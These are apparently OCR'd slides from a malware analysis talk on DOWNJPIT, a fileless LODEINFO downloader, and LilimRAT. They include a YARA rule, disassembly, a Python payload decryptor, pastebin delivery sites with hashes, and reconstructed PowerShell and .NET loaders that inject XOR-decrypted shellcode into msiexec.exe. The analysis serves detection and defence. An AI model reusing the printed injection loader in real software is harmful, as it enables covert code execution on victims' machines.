.data:1001ECFE    mov     dword ptr [ecx+18h], 0AFA2D4ADh
.data:1001ED05    mov     dword ptr [ecx+1Ch], 0C072A49Ch
.data:1001ED0C    mov     dword ptr [ecx+20h], 2693FDB7h
.data:1001ED13    mov     dword ptr [ecx+24h], 0CCF73F36h
```

GetProcAddr by hash

```
.data:1001B575    movsx   eax, al
.data:1001B578    lea     esi, [esi+1]
.data:1001B57B    or      eax, 20h
.data:1001B57E    xor     edx, eax
.data:1001B580    mov     eax, edx
.data:1001B582    shr     edx, 1
.data:1001B584    and     eax, 1
.data:1001B587    imul    ecx, eax, 82F63B78h
.data:1001B58D    xor     ecx, edx
.data:1001B58F    mov     eax, ecx
.data:1001B591    shr     ecx, 1
.data:1001B593    and     eax, 1
.data:1001B596    imul    edx, eax, 82F63B78h
```

- Yara rules and signatures can be made by these characteristic code


Yara Rules

```
1  rule apt_CN_unk_lodeinfo_shell {
2
3  strings:
4    $a1 = {8D 4? ?? C7 45 ?? 76 (30|31|32) 2E (30|31|32|33|34|35|3
5    $a2 = {C7 (45 ??|85 ?? FF FF FF) 63 6F 6D 6D 50 8D 45 ?? C7 (4
6    $a3 = {C7 (45 ??|85 ?? FF FF FF) 6D 65 6D 6F C7 (45 ??|85 ?? F
7    $a4 = {C7 (45 ??|85 ?? FF FF FF) 70 72 69 6E C7 (45 ??|85 ?? F
8    $a5 = {C7 85 ?? ?? FF FF 4D 6F 7A (69 8B F?|69) C7 85 ?? ?? FF
9    $a7 = {55 8B EC 83 EC 70 56 57 8B F9 C7 45 A0 4B 65 52 6E 6A 6
10   $a8 = {0F BE C0 8D 76 01 83 C8 20 33 D0 8B C2 D1 EA 83 E0 01 6
11
12
13 condition:
14     (1 of ($a*)) and filesize <= 1500000 and filesize >= 10000
15 }
```

DOWNJPIT

DOWNJPIT


DOWNJPIT was named from the payload is download from justpaste.it



- A fileless downloader which is undiscovered variant of LODEINFO
- Removed backdoor functions
- Downloads and decrypt payload

Uncovered infection vector/persistence

- Powershell and .NET Loaders were used as persistence.
- DOWNJPIT deployed a payload from a web content.



Powershell loader

This loader reads “%systemdrive%\PerfLogs\perf.dat” as an encrypted shellcode and a byte xor key.

The x86 shellcode is injected to in a process(msiexec.exe) of x64/x86 by this PS.

```
1   static public void Run(){
2   string _f = Environment.GetEnvironmentVariable("SystemDrive") + "\\PerfLogs\\perf.dat";
3   if (File.Exists(_f)){
4    byte[] _sc = File.ReadAllBytes(_f);
5    if (_sc != null){
6     byte k = _sc[_sc.Length - 1];
7     for (int i = 0; i < _sc.Length; ++i) {
8      _sc[i] ^= k;
9    }
10   SI _si = new SI();
11   PI _pi = new PI();
12   string _p = Environment.GetEnvironmentVariable("windir") + (Environment.Is64BitOperatingSystem ? "\\Syswow64
13  " : "\\System32") + "\\msiexec.exe";
14   UInt32 _d = 0x00000010 | 0x00000004 | 0x02000000 | 0x01000000 | 0x00000400;
15   if (CreateProcess(_p, null, IntPtr.Zero, IntPtr.Zero, false, _d, IntPtr.Zero, null, ref _si, out _pi)){
16    IntPtr _h = VirtualAllocEx(_pi._1, IntPtr.Zero, _sc.Length, 0x1000 | 0x2000, 0x40);
17   if (_h != null){
18    UIntPtr _w;
19    if (WriteProcessMemory(_pi._1, _h, _sc, _sc.Length, out _w)){
20     IntPtr _id;
21     IntPtr _ht = CreateRemoteThread(_pi._1, IntPtr.Zero, 0, _h, IntPtr.Zero, 0, out _id);
22    if (_ht != null){
```

- Gets a byte xor key from the end
- Xors the encrypted shellcode

- Runs msiexec.exe depends arch
- Injects the shellcode in the proc

.NET loader

```
45  public static void iEMEQ()
46  {
47      string path = Environment.GetEnvironmentVariable("SystemDrive") + "\\PerfLogs\\perf.dat";
48      if (!File.Exists(path))
49      {
50          path = Environment.GetEnvironmentVariable("ProgramData") + "\\ntuser.po1";
51      }
52      if (File.Exists(path))
53      {
54          byte[] array = File.ReadAllBytes(path);
55          if (array != null)
56          {
57              byte b = array[array.Length - 1];
58              for (int i = 0; i < array.Length; i++)
59              {
60                  byte[] array2 = array;
61                  int num = i;
62                  array2[num] ^= b;
63              }
64              Thread.Sleep(10000);
65              yvx.JNrmGn_vq jnrmGn_vq = default(yvx.JNrmGn_vq);
66              string yjpt = Environment.GetEnvironmentVariable("windir") + "\\Sys" +
                  (Environment.Is64BitOperatingSystem ? "wow64" : "tem32") + "\\msiexec.exe";
67              uint num2 = 50332688U;
68              yvx.ae ae;
69              if (yvx.CreateProcess(yjpt, null, IntPtr.Zero, IntPtr.Zero, false, num2 | 4U,
                  IntPtr.Zero, null, ref jnrmGn_vq, out ae))
70              {
71                  IntPtr intPtr = yvx.VirtualAllocEx(ae._YJpt, IntPtr.Zero, array.Length, 12288U,
                      64U);
72                  UIntPtr uintPtr;
73                  if (yvx.WriteProcessMemory(ae._YJpt, intPtr, array, array.Length, out uintPtr))
74                  {
75                      IntPtr intPtr2;
76                      IntPtr yjpt2 = yvx.CreateRemoteThread(ae._YJpt, IntPtr.Zero, 0U, intPtr,
```

- A file “%programdata%ntuser.po1” is also used as the encrypted data.

- Exactly the same as the loading process of Powershell loader.

DOWNJPIT

Generate IAT

```
mov     edi, ecx
mov     [ebp+var_60], 'nReK'
push    0
mov     edx, 124C84A6h
mov     [ebp+var_5C], '23lE'
mov     ecx, 6BD0E154h
mov     [ebp+var_58], 0
mov     dword ptr [edi], 0
mov     dword ptr [edi+4], 0
mov     dword ptr [edi+308h], 0
mov     [edi+30Ch], edi
call    getprocbyhash_355
mov     [edi], eax
mov     edx, 17EAF8F5h
mov     eax, [edi+30Ch]
mov     ecx, 6BD0E154h
push    dword ptr [eax+4]
call    getprocbyhash_355
mov     [edi+4], eax
```

GetProcAddr by hash

```
movsx   eax, al
lea     esi, [esi+1]
or      eax, 20h
xor     edx, eax
mov     eax, edx
shr     edx, 1
and     eax, 1
imul    ecx, eax, 82F63B78h
xor     ecx, edx
mov     eax, ecx
shr     ecx, 1
and     eax, 1
imul    edx, eax, 82F63B78h
xor     edx, ecx
mov     eax, edx
shr     edx, 1
and     eax, 1
imul    ecx, eax, 82F63B78h
xor     ecx, edx
mov     eax, ecx
shr     ecx, 1
and     eax, 1
imul    edx, eax, 82F63B78h
xor     edx, ecx
mov     eax, edx
shr     edx, 1
```

Find offset of embedded data

```
call    getoffset_67E5
add     eax, 4010E0h
mov     [ebp+var_10], 0
mov     ecx, [eax+4]
sub     ecx, [eax]
add     ecx, eax
test    byte ptr [ecx+30h], 0Fh
jnz     short loc_8DB9
mov     eax, [esi+30Ch]
```

Get offset

```
push    ebp
mov     ebp, esp
push    ecx
call    $+5
pop     eax
sub     eax, 4077E9h
mov     [ebp+var_4], eax
mov     eax, [ebp+var_4]
mov     esp, ebp
pop     ebp
retn
```

- DOWNJPIT is a variant of LODEINFO.
- Almost functions are same.
- Embedded data structure is also the same.

Diff1: Removed backdoor features

DOWNJPIT (Downloader)

```
test    ecx, ecx
jz      short loc_52AB54

cmp_load_PE_52AAFA:
mov     al, [esi+4]
lea     ebx, [esi+4]
cmp     al, 4Dh ; 'M'
jnz     short cmp_load_shellcode_52AB33

cmp     byte ptr [esi+5], 5Ah ; 'Z'
jnz     short cmp_load_shellcode_52AB33

push    ecx
push    ecx
push    ebx
lea     ecx, [ebp+var_74]
mov     [ebp+var_74], edi
call    load_PE_52A195
test    eax, eax
jz      short endoffunc_52AB51

cmp     dword ptr [eax+14h], 0
jnz     short endoffunc_52AB51

mov     ecx, [eax+24h]
test    ecx, ecx
jz      short endoffunc_52AB51

cmp_load_shellcode_52AB33:
cmp     al, 0E9h
jnz     short endoffunc_52AB51
```

Removed backdoor command func in the DOWNJPIT downloader

LODEINFO (Backdoor)

```
test    ecx, ecx
jz      short loc_C9EC

cmp_load_PE_0xC9AE:
mov     dl, [eax+4]
lea     ebx, [eax+4]
cmp     dl, 4Dh ; 'M'
jnz     short cmp_load_shellcode_CA16

cmp     byte ptr [eax+5], 5Ah ; 'Z'
jnz     short cmp_load_shellcode_CA16

esp+7Ch+var_5C]

r [eax+14h], 0
doffunc_C9E8

cmp_load_shellcode_CA16:
cmp     dl, 0E9h
jnz     short backdoorcommand_CA39

24h]
ffunc_C9E8

backdoorcommand_CA39:
mov     [esp+70h+var_58], esi
```

Decryption algorithms for received data

```
def decypt_lodeinfo_data(enc_data: str, key: bytes, iv: bytes) -> bytes:
    header_b64 = enc_data[:0x1C]
    header = urlsafe_b64decode(header_b64.replace(".", "="))
    postdata_size = int.from_bytes(header[0x10:0x14], byteorder="little")
    postdata_b64 = enc_data[0x1C:0x1C+postdata_size]
    postdata = urlsafe_b64decode(postdata_b64.replace(".", "="))
    xor_key = postdata[0x34]
    decrypt_size = int.from_bytes([b ^ xor_key for b in postdata[0x30:0x34]],byteorder="little
")
    cipher = AES.new(key, AES.MODE_CBC, iv)
    dec_data = cipher.decrypt(postdata[0x35:0x35+decrypt_size])
    junk_size = dec_data[-1]
    dec_data = dec_data[:decrypt_size-junk_size]
    dec_data = quicklz.decompress(dec_data[4:])
    return dec_data

KEY = a2b_hex("dcbbdf315bbb729e599aa584fd6d8b9dcb6ae249e1c13ff7ab8798a7e44b1e77")
IV = a2b_hex("ea9e5054a22482b48a5d46640ffbd629")

if(encrypted_data[-1:] == "\x0a"):
    encrypted_data = encrypted_data[:-1]

decrypted_data = decypt_lodeinfo_data(encrypted_data, KEY ,IV)

with open(sys.argv[1]+".dec","wb") as fp:
    fp.write(decrypted_data)
```

- Base64 urlsafe + replace padding
- Original LODEINFO data structure
- AES (CBC mode) decryption
- A byte XOR for the size
- QuickLZ decompress
- AES KEY and IV

JPCERT/CC decrypt tool + @

Ref:https://blogs.jpcert.or.jp/en/2020/06/evolution-of-malware-lodeinfo.html

Decrypted payload

Online content

```
000:  75 6B 59 6B-4F 76 49 46-63 35 47 57-63 59 42 59  ukYkOvIFc5GWcYBY
010:  6E 42 56 42-55 67 67 79-41 51 43 68-46 73 39 33  nBVBUggyAQChFs93
020:  63 59 36 71-31 33 4D 41-6D 41 37 4A-4F 4F 32 76  cY6q13MAmA7JOO2v
030:  62 6B 6C 31-79 32 50 50-53 6A 41 4F-5A 31 61 6B  bkl1y2PPSjAOZ1ak
040:  41 77 5F 74-59 36 6F 38-75 51 2D 53-77 6B 47 63  Aw_tY6o8uQ-SwkGc
```

Decrypts

Shellcode

```
000:  E9 F0 16 00-00 55 8B EC-56 8B 75 10-85 F6 74 1A  θ≡▬  Uï∞Vïu►à÷t→
010:  8B 55 0C 57-8B 7D 08 8B-CF 2B D7 8A-04 0A 88 01  ïU♀Wï}◘ï╧+╫è♦◙êⓎ
020:  41 4E 75 F7-8B C7 5F 5E-5D C3 8B 45-08 5E 5D C3  ANu≈ï╟_^]├ïE◘^]├
030:  CC CC CC CC-CC 55 8B EC-8B 4D 10 8B-45 08 53 8A  ╠╠╠╠╠Uï∞ïM►ïE◘Sè
040:  5D 0C 56 8B-D1 C1 EA 02-0F BE F3 57-69 F6 01 01  ]♀Vï╤┴Ω☻☼╝≤Wi÷☺☺
```

- Decrypted payload was LODEIFNO backdoor

```
00340264                          loc_340264:
00340264 8D 45 C4                 lea     eax, [ebp+var_3C]
00340267 C7 45 C4 76 30 2E 34     mov     [ebp+var_3C], '4.0v'
0034026E 50                       push    eax
0034026F 8B 45 F8                 mov     eax, [ebp+var_8]
00340272 66 C7 45 C8 2E 31        mov     [ebp+var_38], '1.'
00340278 C6 45 CA 00              mov     [ebp+var_36], 0
```

DEMO of analysis DOWNJPIT and the decryption tool

Around 3mins

Encrypted payload in pastebin.com

PASTEBIN GO PRO API TOOLS FAQ + paste

qDhF2MV0

MATRIXPF MAY 19TH, 2020 37 NEVER

Not a member of Pastebin yet? Sign Up, it unlocks many cool features!

text 68.89 KB


```
1. llJEl-c4hGEJVfT_FQQqd3QTAQDLMsWw52GrM2Q0GFemETNGqZl6mwSno_6S2J_NVv48HBISs
rReIeLqJXzI2vecuSXsGwiPLe8Ni3UmSogj4ErOEZcXJ8Y6-LXndWmMhJ5jLURqm0l-nEf9Zb
V-E6nmnqF2RfSCSr6n_ViP9irG-goNARdsSlkrKnNksgmwD4lvABCHwN1238FXB-D-vymcD3P
dJxhGHW4zWyPe4xazbDd-K5kUlfbHmOLgGJKDYfHqWwNiY5Yr9VFnq9AbOh4-vT6uwBGBLLJs
```


LODEINFO v0.3.5

PASTEBIN GO PRO API TOOLS FAQ + paste

fpbkv9GP

MATRIXPF MAY 27TH, 2020 80 NEVER

Not a member of Pastebin yet? Sign Up, it unlocks many cool features!

text 68.72 KB


```
1. zTx3MzOC31MxEgSJQ8mKgNwgAQDDL02cr4nxXnAyZSKw3w7gOGHP91Y1a3oeEot-
v3Xd92x043R_x5qRuwVnMxRFsXlsU_sjIyNf3ZEvEMBUKe5fLGS3u9VFizFAMImd9PLlQ-C-0
TJI7eFD7tIPvO0jEX7GfkePxX_oUGGPTO0yvLPk9Ydku4dg7OAMVxViOqw4lbrO-
JSG5OoBc2RMf6HBNO0orsCNf4C7QvkpXK0Z49B95FIKFg9sf3pgSAbpCRfdb8s93A8NKv1Ap5
```


LODEINFO v0.3.8

- A user “MATRIXPF” created these content.

Encrypted payload in JustPaste.it

JustPaste.it share text and images the easy way

Add note | Account

providers

@anonymous · Jul 29

+0 −0 ☆0

ukYkOvIFc5GWcYBYnBVBUggyAQChFs93cY6q13MAmA7JOO2vbkI1y2PPSjAOZ1akAw_tY6o8uQ-
SwkGcLk83pLTR5wEGModiYmJYKDo_WWkL7W8oTO2XOUSaVvikxN1F6PfNg093Iad28dhL3Qm7hXyubZ8jmLKdOdjmBz
69myfKDBVKVft9DVPbJM3of2Cwas2Ji5lGSJfdt_0YqKoLGqcUyrqU-GBZ_BimYkF6n-
J0TOnnrL16RQpVgP4_GAhiWoE8IZYYZo5Ao8xSqGzssqzRj2QIu-ZV7kQm40HDkCJ--
nQBN1lINWRgtZItjIlgKuRY1gJltYQwhRE4Uo9Pqs2-

LODEINFO v0.4.1

- The actor changed the contents for hiding in Dec 2020.

JustPaste.it

Add note | Account

c++

@anonymous · Jul 29, 2020 · edited: Dec 3, 2020

+0 −0 ☆0

```
//Lopputyö

#include <iostream>
using namespace std;
int roomnumber;
int amountofnights;
int room;
int totalvisitors;
int totalcost = 0;
char answer;
const int maxrooms = 15;
const int minrooms = 0;
bool rooms[maxrooms];
int main()
{
    answer = 'y';
```


Destinations of DOWNJPIT and payloads

Destination	Date	Payload	hash of payload
justpaste[.]it/providers	2020.07.29	LODEINFO v0.4.1	0965e5793db2ea3c24fe077c78f273d4
justpaste[.]it/doxcom	2020.12.03	n/a	n/a
justpaste[.]it/actions	2020.12.03	n/a	n/a
pastebin[.]com/raw/fpbkv9GP	2020.05.27	LODEINFO v0.3.8	cca4457bbe54264c04e2abe4f1dfa746
	2020.12.03	LODEINFO v0.4.6	4d0092f89be7ce083526b0204509505f
pastebin[.]com/raw/SYkDWtas	n/a	n/a	n/a
pastebin[.]com/raw/qDhF2MV0	2020.05.19	LODEINFO v0.3.5	a9b16ffc6850c208ce3e9f5909158692
NEW	2020.12.03	PE Loader (LilimRAT v1.2.4)	114bed2ec4bfea26d7c179faf146a290 (7234feedad2d028e8f24dc3e627e5873)
ghostbin[.]co/9hyxn	2021.06.07	LODEINFO v0.3.8	ea8e81ac8a6c82e70b043f7a8b34e180
cl1p[.]net/free/backup	2021.06.03	n/a	n/a
cl1p[.]net/default NEW	2021.10.08	PE Loader (LilimRAT v1.4.1)	77ed7c82ddf55871f5d586dc7deecbed (3983bd47b0e0f4eee771b2de8a0ca0b0)

LILIMRAT

PE loader of LilimRAT

One of payload of DOWNJPIT was a shellcode of PE loader for LilimRAT.
The LilimRAT is encrypted and embedded in the end of the PE Loader like C2 of DWONJPIT




```
push    6                   ; Size
push    offset aV124        ; "v1.2.4"
mov     ecx, esi            ; Src
call    sub_408769
```

- The LilimRAT also has a version like LODEINFO by the actor

LilimRAT

The LilimRAT is the customized LilithRAT(a widely known open source RAT).

```
aLilithreleaseE db 'lilithRELEASE.exe',0
                                        ; DAT
                align 10h
aLilithreleaseF db 'lilithRELEASE folder',0
                                        ; DAT
                align 4
aLilithreleaseS db 'lilithRELEASE startup',0
                                        ; DAT
                align 10h
aLogTxt         db 'log.txt',0          ; DAT
aAppdata        db 'APPDATA',0          ; DAT
aKeylogTxt      db 'keylog.txt',0       ; DAT
```

Lilith-master\Lilith\settings.cpp

```
std::string Settings::fileName = "lilithRELEASE.exe";
